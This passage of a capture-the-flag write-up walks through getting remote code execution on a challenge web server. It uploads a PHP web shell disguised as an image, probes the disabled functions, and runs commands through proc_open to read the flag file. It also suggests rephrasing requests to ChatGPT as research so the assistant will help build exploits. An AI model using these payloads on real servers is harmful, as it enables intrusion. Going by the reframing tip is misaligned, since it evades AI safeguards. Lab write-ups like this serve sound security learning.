
The upload works successfully. We now have the ability to upload PHP files onto a PHP compatible web server that means remote code execution is within our reach.

Step 6: Getting remote code execution

The easiest way I knew to get code execution in PHP was via following PHP code:

```
<?php
	system($_GET[“cmd”]);
?>
```

This would enable a “?cmd=” parameter on the upload page where we can enter any Linux command we want. We adapt our BURP POST request image content with this PHP code. Do not forget to keep the jpg MIME type line and adapt the file name to “command.jpg.php” for example.



The PHP file uploads normally as expected so we are very close to remote code execution.
Just a quick check via the URL: https://challenge.intigriti.io/uploads/command.jpg.php?cmd=id

Bad luck again. The server responds with “Uncaught Error: Call to undefined function system()”

With my limited PHP programming knowledge I had to come with another PHP script to get the remote code execution. ChatGPT to the rescue for one last time. I simply asked what the error means rather then blindly trowing PHP payloads at the challenge web server.

What the error means

vbnet Copy code

```
Fatal error: Uncaught Error: Call to undefined function system()
```

Normally, `system()` is a **core PHP function** — it runs a shell command and outputs the result:

php Copy code

```
system('ls -la');
```

So if PHP says it’s “undefined,” it’s almost always because it has been **disabled in** `php.ini`.

Step 1: Check if it’s disabled

Run this (in PHP CLI or a test file):

php Copy code

```
<?php
echo ini_get('disable_functions');
?>
```

You’ll probably see something like:

perl Copy code


```
system, exec, shell_exec, passthru, popen, proc_open
```

Those are functions often disabled for security reasons.

ChatGPT proposes to use following PHP code to check if dangerous PHP functions are disabled by the web server administrator:

```
<?php
        echo ini_get('disable_functions');
?>
```

Back to BURP repeater and adapt our image file so it contains this PHP code:



The output looks like following when we access our uploaded PHP file:

system, passthru,shell_exec,popen,exec are blocked by the web server administrator. If we go back to our chatGPT conversation about the system error you can notice a dangerous function is missing from being blocked.

“proc_open” is a possibly dangerours PHP function allowing remote code to be executed.


ChatGPT will probably not cooperate in building exploits unless you ask it in a different context that you are writing PHP code for research or learning purposes for example. Another possibility is to search on Google for PHP “proc_open” exploits.

I came across following PHP code to run Linux commands:

```
<?php
$cmd = "cat /93e892fe-c0af-44a1-9308-5a58548abd98.txt";
$descriptorspec = [
    0 => ["pipe", "r"],  // stdin
    1 => ["pipe", "w"],  // stdout
    2 => ["pipe", "w"]   // stderr
];

$process = proc_open($cmd, $descriptorspec, $pipes);

if (is_resource($process)) {
    $output = stream_get_contents($pipes[1]);
    fclose($pipes[1]);
    proc_close($process);

    echo $output;
}
?>
```


Notice that the $cmd parameter can be adapted to any Linux command for example “ls” to list directories or “cat” to read files. A reverse shell would also be possible here to gain SSH access to the web server from the attacking side.


Here the screenshots showing the “ls” command being uploaded and executed by visiting our malicious uploaded PHP file:



JFIF(%!1!%)+...383-7(-.+ total 36 drwxrwxrwx 1 root root 4096 Oct 7 19:31 . drwxrwxrwt 1 www-data www-data 4096 Oct 7 10:39 .. -rw-r--r-- 1 www-data www-data 7906 Oct 7 19:20 Untitled.jpg -rw-r--r-- 1 www-data www-data 94 Oct 7 19:24 Untitled.jpg.php -rw-r--r-- 1 www-data www-data 139 Oct 7 19:28 check.jpg.php -rw-r--r-- 1 www-data www-data 127 Oct 7 19:25 command.jpg.php -rw-r--r-- 1 www-data www-data 463 Oct 7 19:31 ls.jpg.php

And here the screenshots showing the “cat” command being uploaded and executed by visiting our malicious uploaded PHP file. This allows us to read the flag file:





We have proven that we discovered a way to remotely execute any Linux command on the web-server and that we can read the flag file in that way. This solves the challenge the intended way.